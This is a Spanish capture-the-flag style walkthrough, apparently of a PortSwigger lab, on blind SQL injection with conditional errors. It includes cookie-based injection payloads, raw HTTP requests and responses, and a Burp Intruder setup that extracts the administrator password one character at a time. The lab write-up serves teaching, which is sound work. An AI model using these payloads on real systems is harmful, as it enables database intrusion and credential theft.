


# 10 Lab Blind SQL injection with conditional errors

Primero vamos a ver ante que tipo de BD estamos, para ello vamos a utilizar la sentencia (usamos || para evadir filtraos en la consulta):

```
``'+||(select"from+dual)+||+'
```



**Request**

Pretty Raw Hex

```
1 GET /filter?category=Pets HTTP/2
2 Host: 0a26002804cd468b800a0d5b00ba004a.web-security-academy.net
3 Cookie: TrackingId=6rN8jeNjwo2ax3CQ'+||(select''from+dual)+||+';
  session=9dzY64Dfj8nGGyy2XGCryvAMZfAGqBG7
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
  Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a26002804cd468b800a0d5b00ba004a.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
```

0 highlights

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5247
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css
    rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
      Blind SQL injection with conditional errors
    </title>
12  </head>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js">
    </script>
```

Como se nos devuelve un 200 ok, podemos comprobar que estamos ante un Oracle DB, ya que la tabla 'dual' está presente en Oracle.

Ahora vamos a comprobar que la tabla users existe, un factor a tener en cuenta es que no tenemos el numero de columnas suficientes en esta pagina, por lo que tendremos a que añadir


rownum = 1:

```
``'+||(select"from+users+where+rownum+%3d+1)+||+'
```

Como se nos devuelve un 200 OK podemos comprobar que esta tabla existe.

Comprobamos con la siguiente sentencia que el usuario administrator existe:

```
``'+||(select"from+users+where+username = 'administrator')+||+'
```



**Request**

Pretty Raw Hex

```
1 GET /filter?category=Pets HTTP/2
2 Host: 0a26002804cd468b800a0d5b00ba004a.web-security-academy.net
3 Cookie: TrackingId=6rN8jeNjwo2ax3CQ'+||(select"from+users+where+username =
  'administrator')+||+'; session=9dzY64Dfj8nGGyy2XGCryvAMZfAGqBG7
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
  Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a26002804cd468b800a0d5b00ba004a.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
```

0 highlights

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5247
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css
10      rel=stylesheet>
11     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12     <title>
13       Blind SQL injection with conditional errors
14     </title>
15   </head>
16   <body>
17     <script src="/resources/labheader/js/labHeader.js">
18   </script>
```

Planteamos el ataque de Cluster Bomb de la siguiente manera:

```
``'AND (SELECT CASE WHEN SUBSTR(password,1,1) = 'a' THEN TO_CHAR(1/0) ELSE 'a'
END FROM users WHERE username = 'administrator') = 'a'--
```

12456 x +

Search

Cluster bomb attack

Start attack

Payload position: 2 - a

Payload type: Brute force

Payload count: 36

Request count: 720

Target c00d804b5774d80da0d4d00350041.web-security-academy.net

Update Host header to match target

Positions

Add \$

Clear \$

Auto \$

Payload configuration

This payload type generates lengths that contain all permitted character set.

Character set: abcdefghijklr

Min length: 1

Max length: 1

Payload processing

You can define rules to perform tasks on each payload before

1 GET /login HTTP/2

2 Host: 0a1c00d804b5774d80da0d4d00350041.web-security-academy.net

3 Cookie: TrackingId=mcKySrkdHMCvqPsu'AND (SELECT CASE WHEN SUBSTR(password,\$1\$,1) = 'sas'

4 THEN TO\_CHAR(1/0) ELSE 'a' END FROM users WHERE username = 'administrator') = 'a--'; session

5 =oJhEzKe8aLPHS3YKAbg4gfYnDnbjkETa

6 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

8 Accept-Language: en-US,en;q=0.5

9 Accept-Encoding: gzip, deflate, br

10 Referer:

11 https://0a1c00d804b5774d80da0d4d00350041.web-security-academy.net/filter?category=Lifestyle

12 Upgrade-Insecure-Requests: 1

13 Sec-Fetch-Dest: document

14 Sec-Fetch-Mode: navigate

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-User: ?1

17 Priority: u=0, i

18 Te: trailers